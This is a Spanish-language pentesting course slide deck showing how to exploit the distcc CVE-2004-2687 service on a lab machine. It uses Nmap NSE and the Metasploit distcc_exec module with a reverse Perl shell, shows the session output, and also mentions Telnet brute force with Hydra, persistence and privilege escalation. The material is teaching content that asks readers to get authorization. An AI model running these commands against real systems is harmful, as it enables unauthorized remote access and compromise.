


### Vector de Ataque

Un atacante puede enviar comandos del sistema operativo maliciosos disfrazados como si fueran tareas legítimas de compilación. El servicio distcc ejecutará estos comandos con sus propios privilegios.

### Impacto Final

**RCE no autenticado:** Ejecución remota de código sin necesidad de credenciales, generalmente con privilegios del daemon (a menudo usuario daemon o incluso root).



# Explotación con Nmap Scripting Engine (NSE)

El Nmap Scripting Engine representa una de las herramientas más poderosas en el arsenal del pentester moderno. A través de scripts especializados, podemos automatizar la detección y explotación de vulnerabilidades conocidas, reduciendo significativamente el tiempo de compromiso y aumentando la precisión del ataque.

# Contexto de Explotación

En esta práctica, utilizamos un script especializado de Nmap para verificar y explotar la vulnerabilidad CVE-2004-2687 del servicio distcc. Esta vulnerabilidad permite la ejecución remota de comandos arbitrarios sin autenticación, convirtiéndola en un vector de ataque crítico.

El enfoque mediante NSE ofrece varias ventajas sobre la explotación manual: automatización completa del proceso, verificación rápida de la vulnerabilidad, y ejecución controlada de comandos de prueba que minimizan el ruido en los sistemas de detección.

- ❏ **Resultado Esperado:** La salida de Nmap muestra el uid (User ID) y gid (Group ID) del usuario daemon, confirmando la ejecución exitosa del comando en el sistema objetivo. Esta información es crucial para determinar el nivel de privilegios obtenido y planificar los siguientes pasos del ataque.

## Comando de Ejecución

```
nmap -p 3632 <IP_DEL_OBJETIVO> \
--script distcc-cve2004-2687 \
--script-args="distcc-cve2004-2687.cmd='id'"
```

## Componentes del Comando

- **-p 3632:** Puerto específico del servicio distcc
- **--script:** Invoca el módulo NSE de explotación
- **--script-args:** Define el comando a ejecutar remotamente
- **'id':** Comando de prueba no destructivo

# Metasploit Framework: La Plataforma de Explotación Profesional

## Módulos de Exploit

Código especializado diseñado para atacar vulnerabilidades específicas. Cada módulo está optimizado para un vector de ataque particular, con manejo robusto de errores y múltiples técnicas de evasión.

## Payloads

El código malicioso que se ejecuta en el sistema víctima tras la explotación exitosa. Incluye shells reversas, meterpreter, y payloads personalizados que establecen control remoto persistente.

## Handlers

Componentes de escucha que reciben y gestionan las conexiones entrantes de los payloads. Coordinan la sesión establecida y permiten la interacción con el sistema comprometido.

## ¿Por Qué Metasploit?

Metasploit Framework es el estándar de facto en la industria de seguridad ofensiva. Proporciona una plataforma unificada que abstrae la complejidad técnica de la explotación, permitiendo a los pentesters enfocarse en la estrategia en lugar de los detalles de implementación de bajo nivel.

Su arquitectura modular facilita la creación, prueba y despliegue de exploits personalizados, mientras que su extensa base de datos contiene miles de vulnerabilidades documentadas y listas para usar.

## Ventajas Principales

- Gestión automática de payloads y encoders
- Evasión integrada de sistemas IDS/IPS
- Fiabilidad mejorada en comparación con exploits manuales
- Interfaz unificada para múltiples vectores de ataque
- Comunidad activa con actualizaciones constantes
- Documentación exhaustiva y soporte profesional

# Explotando Distcc con Metasploit: Configuración Inicial

01

## Inicialización de Metasploit

Lanzamos la consola de Metasploit en modo silencioso (-q) para evitar el banner ASCII y acelerar el inicio. Esto nos lleva directamente al prompt msf6, listo para recibir comandos.

02

## Selección del Módulo de Exploit

Utilizamos el comando 'use' para cargar el módulo específico de distcc. La ruta del módulo (exploit/unix/misc/distcc\_exec) refleja su categoría: exploit para Unix/Linux, categoría misc (miscelánea), y el nombre específico del servicio vulnerable.

03

## Configuración del Objetivo

El parámetro RHOSTS (Remote Hosts) define la dirección IP del sistema víctima. Este parámetro acepta rangos, notación CIDR, y múltiples objetivos separados por espacios, permitiendo ataques escalables.

## Comandos de Setup

```
msfconsole -q
```

```
msf6 > use exploit/unix/misc/distcc_exec
```

```
msf6 exploit(distcc_exec) > set RHOSTS  
<IP_DEL_OBJETIVO>
```

```
msf6 exploit(distcc_exec) > show options
```

## Flujo de Trabajo Profesional

El proceso de configuración en Metasploit sigue un patrón estandarizado que garantiza consistencia y reproducibilidad. Antes de ejecutar cualquier exploit, es fundamental:

1. Verificar que todos los parámetros requeridos están configurados correctamente usando 'show options'
2. Confirmar la conectividad con el objetivo mediante técnicas de reconocimiento previo
3. Seleccionar el payload apropiado según el contexto del sistema operativo y arquitectura
4. Documentar cada paso para facilitar la replicación y reporting posterior



# Configuración del Payload: Entendiendo LHOST y RHOST



## RHOSTS (Remote Host)

La dirección IP del sistema **víctima**. Es el objetivo que vamos a comprometer. El exploit se enviará a esta dirección.



## Conexión Reversa

El payload establece una conexión desde la víctima hacia nuestro sistema, evitando firewalls y NAT.



## LHOST (Local Host)

Nuestra **propia** dirección IP de Kali Linux. Aquí recibiremos la shell reversa del sistema comprometido.

## Comandos de Configuración

```
msf6 exploit(distcc_exec) > set LHOST <IP_DE_KALI>
```

```
msf6 exploit(distcc_exec) > set PAYLOAD  
cmd/unix/reverse_perl
```

```
msf6 exploit(distcc_exec) > set LPORT 4444
```

📌 **Concepto Clave:** La shell reversa invierte la dirección de la conexión. En lugar de conectarnos nosotros al objetivo (lo que sería bloqueado por firewalls), hacemos que el objetivo se conecte a nosotros.

## Anatomía del Payload

El payload `cmd/unix/reverse_perl` fue seleccionado estratégicamente por varias razones técnicas:

- **Multiplataforma:** Perl está disponible en la mayoría de sistemas Unix/Linux por defecto
- **Sin compilación:** Es un lenguaje interpretado, no requiere compilar código en el objetivo
- **Tamaño reducido:** El payload es ligero y pasa desapercibido en muchos sistemas de monitoreo
- **Evasión:** No genera archivos temporales sospechosos en disco

El puerto 4444 es el estándar en pentesting, aunque puede configurarse cualquier puerto disponible según las restricciones de la red.

# ¡Compromiso Exitoso! Acceso de Alto Privilegio

## Ejecución del Exploit

```
msf6 exploit(distcc_exec) > exploit
```

```
[*] Started reverse TCP handler on 192.168.56.104:4444
```

```
[*] Accepted the first client connection...
```

```
[*] Sending encoded stage (39 bytes)
```

```
[*] Command shell session 1 opened
```

```
(192.168.56.104:4444 -> 192.168.56.105:41827)
```

```
whoami
```

```
daemon
```

```
id
```

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

## Análisis de la Sesión

La salida del comando `exploit` nos proporciona información crucial sobre el estado del ataque:

- **Handler iniciado:** Nuestro listener está activo y esperando la conexión
- **Sesión abierta:** Se estableció comunicación bidireccional con el objetivo
- **Usuario daemon:** Tenemos ejecución de código como servicio del sistema



### Shell Interactiva Obtenida

Ahora tenemos control completo sobre el sistema objetivo con capacidad de ejecutar comandos arbitrarios en tiempo real.



### Privilegios de Daemon

El usuario daemon (UID=1) tiene permisos significativos en el sistema, suficientes para escalar privilegios hacia root usando técnicas avanzadas.



### Persistencia Establecida

Con acceso a nivel de servicio, podemos establecer backdoors persistentes y pivotear hacia otros sistemas en la red interna.

❏ **Importancia del Usuario Daemon:** Aunque no es root, el usuario daemon ejecuta servicios críticos del sistema y típicamente tiene acceso a archivos de configuración sensibles, logs del sistema, y procesos en ejecución. Este nivel de acceso es un punto de partida excelente para técnicas de escalada de privilegios como exploits de kernel, SUID binaries, o capabilities mal configuradas.

# Comparativa de Vectores de Acceso: Análisis Táctico

1

## Acceso vía Telnet (Hydra)

### Vector de Ataque

Contraseña débil detectada mediante fuerza bruta. Este es un error de **configuración humana**, no una vulnerabilidad técnica del software.

### Nivel de Privilegios

Usuario estándar (msfadmin) con permisos limitados del sistema operativo.

### Limitaciones Operacionales

- Acceso restringido al directorio home del usuario
- Imposibilidad de modificar configuraciones del sistema
- Sesión registrada en logs de autenticación
- Requiere escalada manual de privilegios
- Vulnerable a detección por monitoreo de logins

2

## Acceso vía Distcc (Metasploit)

### Vector de Ataque

Explotación de vulnerabilidad CVE-2004-2687. Este es un **error de diseño/implementación** en el código del software distcc.

### Nivel de Privilegios

Usuario de servicio (daemon) con privilegios elevados en el contexto del sistema.

### Ventajas Tácticas

- Ejecución directa de código sin autenticación
- Acceso a procesos y servicios del sistema
- Menor visibilidad en logs de autenticación
- Punto de partida ideal para escalada a root
- Capacidad de manipular otros servicios

## Análisis de Impacto

El acceso obtenido mediante la explotación de distcc representa un compromiso significativamente más severo que el acceso por credenciales débiles. La capacidad de ejecutar código como daemon nos sitúa a un paso de comprometer completamente el sistema objetivo.

## Caminos de Escalada

Desde el usuario daemon, las técnicas comunes de escalada incluyen: búsqueda de binarios SUID, exploits de kernel locales, análisis de cronjobs con permisos incorrectos, y explotación de capabilities de Linux mal configuradas.

# Resumen del Taller: Hitos Alcanzados



## Ciclo de Reconocimiento Completo

Hemos ejecutado un proceso profesional de reconocimiento y enumeración utilizando herramientas estándar de la industria. Desde el escaneo de puertos con Nmap y RustScan, hasta la enumeración de servicios y versiones, aplicando metodología OSINT y técnicas de fingerprinting para mapear la superficie de ataque del objetivo.



## Acceso por Fuerza Bruta

Obtuvimos acceso de bajo privilegio mediante técnicas de fuerza bruta con Hydra contra el servicio Telnet. Esta técnica demostró la importancia de políticas de contraseñas robustas y la configuración adecuada de servicios legacy. El usuario msfadmin nos proporcionó el primer punto de apoyo en el sistema objetivo.



## Explotación de Vulnerabilidad Crítica

Logramos acceso de alto privilegio mediante la explotación del servicio distcc vulnerable (CVE-2004-2687). Utilizamos tanto Nmap Scripting Engine como Metasploit Framework, comparando diferentes enfoques de explotación y entendiendo las ventajas de cada metodología en contextos profesionales de pentesting.



## Dominio de Herramientas Profesionales

Hemos trabajado con el stack completo de herramientas estándar en la industria: Nmap para reconocimiento, Hydra para ataques de fuerza bruta, y Metasploit Framework para explotación avanzada. Cada herramienta fue utilizada siguiendo las mejores prácticas de pentesting ético y documentación profesional.

## Competencias Desarrolladas

- Reconocimiento sistemático de infraestructura
- Enumeración exhaustiva de servicios y versiones
- Identificación de vulnerabilidades conocidas
- Ejecución de exploits con NSE y Metasploit
- Gestión de sesiones y post-explotación
- Documentación de hallazgos de seguridad

## Conocimientos Aplicados

- Fundamentos de redes y protocolos TCP/IP
- Arquitectura de servicios Unix/Linux
- Metodología de pentesting PTES
- Análisis de superficie de ataque
- Comprensión de CVEs y bases de datos de vulnerabilidades
- Principios de shells reversas y payloads

# Próximos Pasos: Roadmap de Aprendizaje

1

## Clase 2: Hacking de Servidores

**Análisis Avanzado con Searchsploit:** Aprenderemos a buscar exploits públicos en la base de datos Exploit-DB, analizar código de exploits, y adaptar PoCs (Proof of Concept) a nuestro entorno específico.

**Explotación de VSFTPD:** Comprometeremos el servicio FTP vulnerable para obtener una shell de root directa, estudiando la anatomía de backdoors y técnicas de explotación de servicios críticos.

**Escalada de Privilegios Manual:** Dominaremos técnicas para convertir acceso de usuario limitado en root: enumeración de SUID binaries, análisis de capabilities, exploits de kernel, y abuso de configuraciones inseguras de sudoers.

2

## Clase 3: Hacking Web - Server Side

**Command Injection:** Exploraremos vulnerabilidades de inyección de comandos en aplicaciones web, desde técnicas básicas de bypass hasta evasión avanzada de filtros y WAFs.

**SQL Injection:** Aprenderemos a extraer bases de datos completas mediante técnicas de inyección SQL, incluyendo UNION-based, Boolean-based, Time-based, y explotación Out-of-Band.

**File Inclusion (LFI/RFI):** Estudiaremos cómo explotar inclusiones de archivos para leer código fuente, archivos sensibles del sistema, y lograr ejecución remota de código.

3

## Clase 4: Hacking Web - Client Side

**Cross-Site Scripting (XSS):** Dominaremos los tres tipos de XSS (Reflejado, Almacenado, DOM-based), técnicas de bypass de filtros XSS, y explotación práctica mediante BeEF Framework.

**CSRF y Session Hijacking:** Aprenderemos a falsificar peticiones, robar cookies de sesión, y comprometer cuentas de usuarios legítimos mediante ataques client-side sofisticados.

**Defensa y Remediación:** Analizaremos las contramedidas efectivas para cada tipo de ataque, implementando soluciones de seguridad en código y configuraciones de servidor.



# Recursos y Contacto

## Herramientas Utilizadas

- Nmap: <https://nmap.org/>
- RustScan: <https://github.com/RustScan/RustScan>
- Feroxbuster: <https://github.com/epi052/feroxbuster>
- Hydra: <https://github.com/vanhauser-thc/thc-hydra>
- Metasploit Framework: <https://www.metasploit.com/>

## Lecturas Recomendadas

- "Penetration Testing: A Hands-On Introduction to Hacking" por Georgia Weidman
- "The Hacker Playbook 3: Practical Guide To Penetration Testing" por Peter Kim
- "RTFM: Red Team Field Manual" por Ben Clark
- "The Web Application Hacker's Handbook" por Dafydd Stuttard



## Plataformas de Práctica

- **HackTheBox:** Laboratorios reales de pentesting
- **TryHackMe:** Rutas guiadas de aprendizaje
- **VulnHub:** Máquinas virtuales vulnerables
- **PortSwigger Academy:** Web security training

### 📄 Información de Contacto

**Instructor:** David Jeferson Ferreira

**Email:** [djotadeveloper@gmail.com](mailto:djotadeveloper@gmail.com)

**Consultas:** Disponible para preguntas sobre el contenido del curso, aclaraciones técnicas, y orientación en proyectos de pentesting ético.

## ¡Gracias por Participar!

Este taller representa solo el comienzo de tu viaje en el mundo del pentesting profesional. La práctica constante, la curiosidad técnica, y el compromiso con el hacking ético son las claves para convertirte en un experto en ciberseguridad. Recuerda siempre obtener autorización explícita antes de realizar cualquier prueba de penetración. ¡Nos vemos en la próxima clase!